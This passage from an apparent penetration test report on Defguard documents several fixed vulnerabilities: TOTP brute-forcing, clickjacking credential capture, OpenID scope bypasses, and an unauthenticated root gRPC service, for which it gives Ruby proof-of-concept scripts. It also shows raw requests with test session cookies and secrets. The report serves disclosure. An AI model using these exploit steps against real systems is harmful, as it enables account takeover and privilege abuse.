      "ip": "167.172.191.17/32",
      "event": "group_added",
      "module": "defguard",
      "device": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36",
      "description": "Added group onlyAdminsGroup"
    }
  ],
  "pagination": {
    "current_page": 1,
    "page_size": 50,
    "total_items": 3,
    "total_pages": 1,
    "next_page": null
  }
}


Lastly, we were able to confirm, that admin2_user who was exclusively in onlyAdminsGroup - lost his admin privileges thanks to the unauthorised test_user’s onlyAdminsGroup removal:
Completed
DG25-15: TOTP brute-forcing due to lack of rate limiting
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1523

Technical details

During the penetration testing phase, it was confirmed that no rate-limiting mechanism was implemented on the tested endpoint. As a result, it is possible to perform a brute-force attack on the TOTP code during the login process.

Request:

POST /api/v1/auth/totp/verify HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard*session=EvZY1GdAv12whFOLBrNC7jYW
Content-Length: 17
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https**://defguard.dvpnsec.net
Referer: https
://defguard.dvpnsec.net/auth/mfa/totp

{*“code”***:**“111111”}


Response:

HTTP/2 401 Unauthorized
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 09
:42:**24 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 27

{“msg”**:_**“Invalid TOTP code”*}

Neither X-Rate-Limit-Limit nor X-Rate-Limit-Remaining headers were present in the responses.


In one test, over 10,000 requests were sent within 30 seconds without triggering any throttling or rejection. With optimized attack parameters --- including careful selection of concurrent request count, appropriate OTP code range, and running the brute-force attempt continuously with timing aligned to OTP generation intervals --- the correct TOTP value was successfully identified, resulting in a verified session:

Completed
DG25-19: Clickjacking vulnerability
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1513

Technical details

Multiple instances of this issue have been identified, but the most serious and real threat - given the application’s specifics - is the login panel of the application:

  • https://defguard.dvpnsec.net/auth/login


The attacker can lure (through an appropriate pretext) a potential victim to visit what appears to be the login page of the web application:

The page above has been specially prepared to display the actual login interface (loaded in an iframe) with additional elements overlaid on top.

This is a specific case of clickjacking vulnerability known as UI redressing - overlaying additional interface elements on the original interface; specific because in a standard clickjacking scenario, the iframe containing the original site would have opacity: 0, and a button would be placed over another button in the original UI that performs an action sensitive to the user (e.g., sending funds to another user).

In the background, a request is made to the server (loading the original site in the iframe):

Request:

GET /auth/login HTTP/2
Host: defguard.dvpnsec.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: text/html
Date: Fri, 08 Aug 2025 14**:02:**29 GMT
Server: Caddy
Content-Length: 2046\

<!doctype html>
 <html lang="en" data-theme="light">
 <head>
 <meta charset="UTF-8">
 <meta name="viewport " content="width=device-width,initial-scale=1.0">
 <meta name="apple-mobile-web-app-capable" content="yes">
 <meta name="mobile-web-app-capable" content= "yes ">
 <meta name="theme-color" content="#ffffff">
 <link rel="manifest" href="/assets/manifest-D4HWI1P1.webmanifest">
 <! --  Icons   -- >
 <link rel=  "icon "    type  =  "image/ico" href=  "/assets/favicon-CcP5hR9D.ico">
 <link rel=  " [TRUNCATED ]

As it can be seen in the server’s response - it does not contain the X-Frame-Options and Content-Security-Policy headers, which does not restrict framing the site and enables possibility of a clickjacking attack.


When the user enters their data in the login form and clicks the apparent login button, the attacker receives a GET request that reveals login credentials:

{width=“4.374305555555556in” height=“1.8625in”}
Completed
DG25-22: OpenID apps do not respect scope
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1519

Technical details

OpenID app openid123 has been assigned only phone scope:

Request:

GET /api/v1/oauth HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 11:26:20 GMT
[…]\

{
  "client_id ": "9szvHNlxY6R3jvbX ",
  "client_secret ": "SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN ",
  "enabled ": true,
  "id ": 8,
  "name ": "openid123 ",
  "redirect_uri ": [
    "https://isec.pl "
  ],
  "scope ": [
    "phone "
  ]
}
[ ... ]

This implies, that whenever user would try to authorize with more extensive scope - oAuth flow will not let them in:

Request:

POST /api/v1/oauth/authorize?scope=profile&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 11:28:31 GMT
Location: https://isec.pl/?error=invalid_scope&state=1
Server: Caddy
Content-Length: 0

The only acceptable scope is phone. Moreover, during the first authorization - user is being informed, that application wants to access only their phone data:

Request:

POST /api/v1/oauth/authorize?scope=phone&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 11:29:40 GMT
Location: https://isec.pl/?code=xoenjJby84EDEyKFsMRVnqEs&state=1
Server: Caddy
Content-Length: 0

Request:

POST /api/v1/oauth/token HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 163
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=xoenjJby84EDEyKFsMRVnqEs&client_id=9szvHNlxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 11:29:52 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 124

{“access_token”:“5CVW4Yoj5BdExPm4SyAXttu4”,“id_token”:null,“refresh_token”:“L4WO6BVJqMKtAYw1nTvyf3kR”,“token_type”:“bearer”}

However, the access token generated for phone scope only, has extensive access to user e-mail, name and surname - even though those scope were explicitly not enabled on the OpenID app.

Request:

GET /api/v1/oauth/userinfo HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer 5CVW4Yoj5BdExPm4SyAXttu4


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 11:31:47 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 156\

{
  "email ": "phtest2+fdsfsdfsdfdsfds@isec.pl ",
  "family_name ": "A ",
  "given_name ": "A ",
  "name ": "AA ",
  "phone_number ": "123123 ",
  "preferred_username ": "user ",
  "sub ": "user"
}
Completed
DG25-23: OpenID apps remain authorized even after the scope change
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1520

Technical details

Whenever user authorizes app for the first time - the /consent page is being displayed which informs user which data the oAuth app will get access:

Request:

GET /api/v1/oauth/authorize?scope=groups&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 12:23:54 GMT
Location: /consent?scope=groups&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1
Server: Caddy
Content-Length: 0

User has to click Accept button, below request is being sent and app appears in the authorized app list:

Request:

POST /api/v1/oauth/authorize?scope=groups&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7
[…]


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 12:25:38 GMT
Location: https://isec.pl/?code=re7zcBKPEzSndmBmCIONytHj&state=1
[…]

Request:

GET /api/v1/user/user HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 12:26:38 GMT
[…]\

{
  "user ": {
    "authorized_apps ": [
      {
        "oauth2client_id ": 8,
        "oauth2client_name ": "openid123 ",
        "user_id ": 59
      }
    ]
  }
}```

\[\...\]

However, when administrator changes the scope of the OpenID app, the
users who had that app authorized before, are still authorized it:

1.  Admin changes the scope of the app, extending the scope:

**Request:**\
\
**PUT** /api/v1/oauth/9szvHNlxY6R3jvbX HTTP/2\
**Host:** defguard.dvpnsec.net\
**Cookie:** defguard_session=KENMUulcmfVkD0W8MZjN4Rjw\
\[\...\]\

```json
{
  "client_secret ": "SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN ",
  "enabled ": true,
  "id ": 8,
  "name ": "openid123 ",
  "redirect_uri ": [
    "https://isec.pl "
  ],
  "scope ": [
    "phone ",
    "groups ",
    "email ",
    "profile ",
    "openid "
  ]
}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 12:28:21 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}

  1. The app is still authorized:

Request:

GET /api/v1/user/user HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 12:29:21 GMT
[…]\

{
  "user ": {
    "authorized_apps ": [
      {
        "oauth2client_id ": 8,
        "oauth2client_name ": "openid123 ",
        "user_id ": 59
      }
    ]
  }
}

[…]

Request:

GET /api/v1/oauth/authorize?scope=profile&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 12:29:52 GMT
Location: https://isec.pl/?code=f5PFSValuFj9LQShB9AcAiiK&state=1
Server: Caddy
Content-Length: 0

Completed
DG25-27: [desktop_client] Unrestricted access to the local gRPC service
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/client/issues/551

Detailed status

Issue fixed for Linux and MacOS. In progress for Windows.

Technical details

Defguard Desktop Client package installs a privileged system service and an unprivileged client application.

The Defguard service exposes on local port (54127) the gRPC service for communication with the Defguard GUI application.

Unprivileged process can request three actions using the gRPC service:

  • create interface (new WireGuard connection)

  • read interface data (info about a remote peer)

  • remove interface (close connection)

Each action is performed with system service privileges (root on Linux and MacOS, SYSTEM on Windows).

The gRPC service is available to any process that can establish a TCP connection to local port 127.0.0.1:54127 and does not implement any access control.

Proof of Concept

Example shows how to perform available actions using Ruby environment and direct gRPC requests.

  1. Debian Linux with Defguard Desktop Client.
$ uname -a
Linux vboxdeb 6.1.0-32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64 GNU/Linux

$ /usr/sbin/defguard-service --version
defguard-client 1.5.0

  1. Install ruby environment with gRPC modules.
apt install ruby ruby-dev
gem install grpc grpc-tools
  1. Download source code of the Defguard Desktop Client.
$ git clone --depth=1 --recurse-submodules -b v1.5.0-alpha1 https://github.com/DefGuard/client.git defguard_client_v1.5.0-alpha1
  1. Generate Ruby scripts for the gRPC service.
$ mkdir /tmp/grpc_ruby
$ grpc_tools_ruby_protoc --proto_path=./defguard_client_v1.5.0-alpha1/src-tauri/proto/client/ --ruby_out=/tmp/grpc_ruby --grpc_out=/tmp/grpc_ruby client.proto
  1. Check network configuration.
# ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x20<link>
        inet6 fd00::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x0<global>
        inet6 fd00::5415:67df:27a2:ae1f prefixlen 64 scopeid 0x0<global>
        ether 08:00:27:b2:fc:34 txqueuelen 1000 (Ethernet)
        RX packets 68167 bytes 88898744 (84.7 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 34105 bytes 2619543 (2.4 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1245 bytes 107392 (104.8 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1245 bytes 107392 (104.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  1. Create a new WireGuard interface with active connection.
$ sudo -u nobody id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)

$ sudo -u nobody ruby -I/tmp/grpc_ruby create_interface.rb

create_interface.rb

require 'client_services_pb'
include Client

grpc = DesktopDaemonService::Stub::new('127.0.0.1:54127', :this_channel_is_insecure)

grpc.create_interface CreateInterfaceRequest::new(
  config: InterfaceConfig::new(
    name: 'wg1337',
    prvkey: '9318b207a7817a6d991e74d6300a6f724e6390a32d186e1e0e4f3c370334f563',
    address: '10.22.33.20/24',
    port: 1337,
    peers: [
      Peer::new(
        public_key: 'c2ae6e16af449e74509080c9af723f6d84bf12106fc1ce27a6d21ec278737615',
        preshared_key: '0000000000000000000000000000000000000000000000000000000000000000',
        protocol_version: 1,
        endpoint: '167.172.191.17:51820',
        last_handshake: 0,
        tx_bytes: 0,
        rx_bytes: 0,
        persistent_keepalive_interval: 300,
        allowed_ips: ['10.22.33.0/24']
      )
    ]
  ),
  allowed_ips: ['10.22.33.0/24'],
  dns: '1.1.1.1'
)
  1. Check network configuration.
# ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x20<link>
        inet6 fd00::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x0<global>
        inet6 fd00::5415:67df:27a2:ae1f prefixlen 64 scopeid 0x0<global>
        ether 08:00:27:b2:fc:34 txqueuelen 1000 (Ethernet)
        RX packets 68303 bytes 88926375 (84.8 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 34244 bytes 2647464 (2.5 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1263 bytes 109200 (106.6 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1263 bytes 109200 (106.6 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wg1337: flags=209<UP,POINTOPOINT,RUNNING,NOARP> mtu 1420
        inet 10.22.33.20 netmask 255.255.255.0 destination 10.22.33.20
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
        RX packets 2 bytes 124 (124.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2 bytes 180 (180.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  1. Read interface data.
$ sudo -u nobody ruby -I/tmp/grpc_ruby read_interface_data.rb

Output:

<Client::InterfaceData: listen_port: 1337, peers: [<Client::Peer: public_key: "c2ae6e16af449e74509080c9af723f6d84bf12106fc1ce27a6d21ec278737615", preshared_key: "0000000000000000000000000000000000000000000000000000000000000000", endpoint: "167.172.191.17:51820", last_handshake: 1755875939, tx_bytes: 180, rx_bytes: 252, persistent_keepalive_interval: 300, allowed_ips: ["10.22.33.0/24"]>]>

read_interface_data.rb

require 'client_services_pb'
include Client

grpc = DesktopDaemonService::Stub::new('127.0.0.1:54127', :this_channel_is_insecure)

result = grpc.read_interface_data ReadInterfaceDataRequest::new(
  interface_name: 'wg1337'
)

result.each do |data|
  break if data.peers.empty?
  p data
end
  1. Remove interface (close connection).
$ sudo -u nobody ruby -I/tmp/grpc_ruby remove_interface.rb

remove_interface.rb

require 'client_services_pb'
include Client

grpc = DesktopDaemonService::Stub::new('127.0.0.1:54127', :this_channel_is_insecure)

grpc.remove_interface RemoveInterfaceRequest::new(
  interface_name: 'wg1337',
  endpoint: '10.22.33.20/24'
)
  1. Check network configuration.
# ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x20<link>
        inet6 fd00::a00:27ff:feb2:fc34 prefixlen 64 scopeid 0x0<global>
        inet6 fd00::5415:67df:27a2:ae1f prefixlen 64 scopeid 0x0<global>
        ether 08:00:27:b2:fc:34 txqueuelen 1000 (Ethernet)
        RX packets 68327 bytes 88930655 (84.8 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 34261 bytes 2650098 (2.5 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1305 bytes 112781 (110.1 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1305 bytes 112781 (110.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Completed
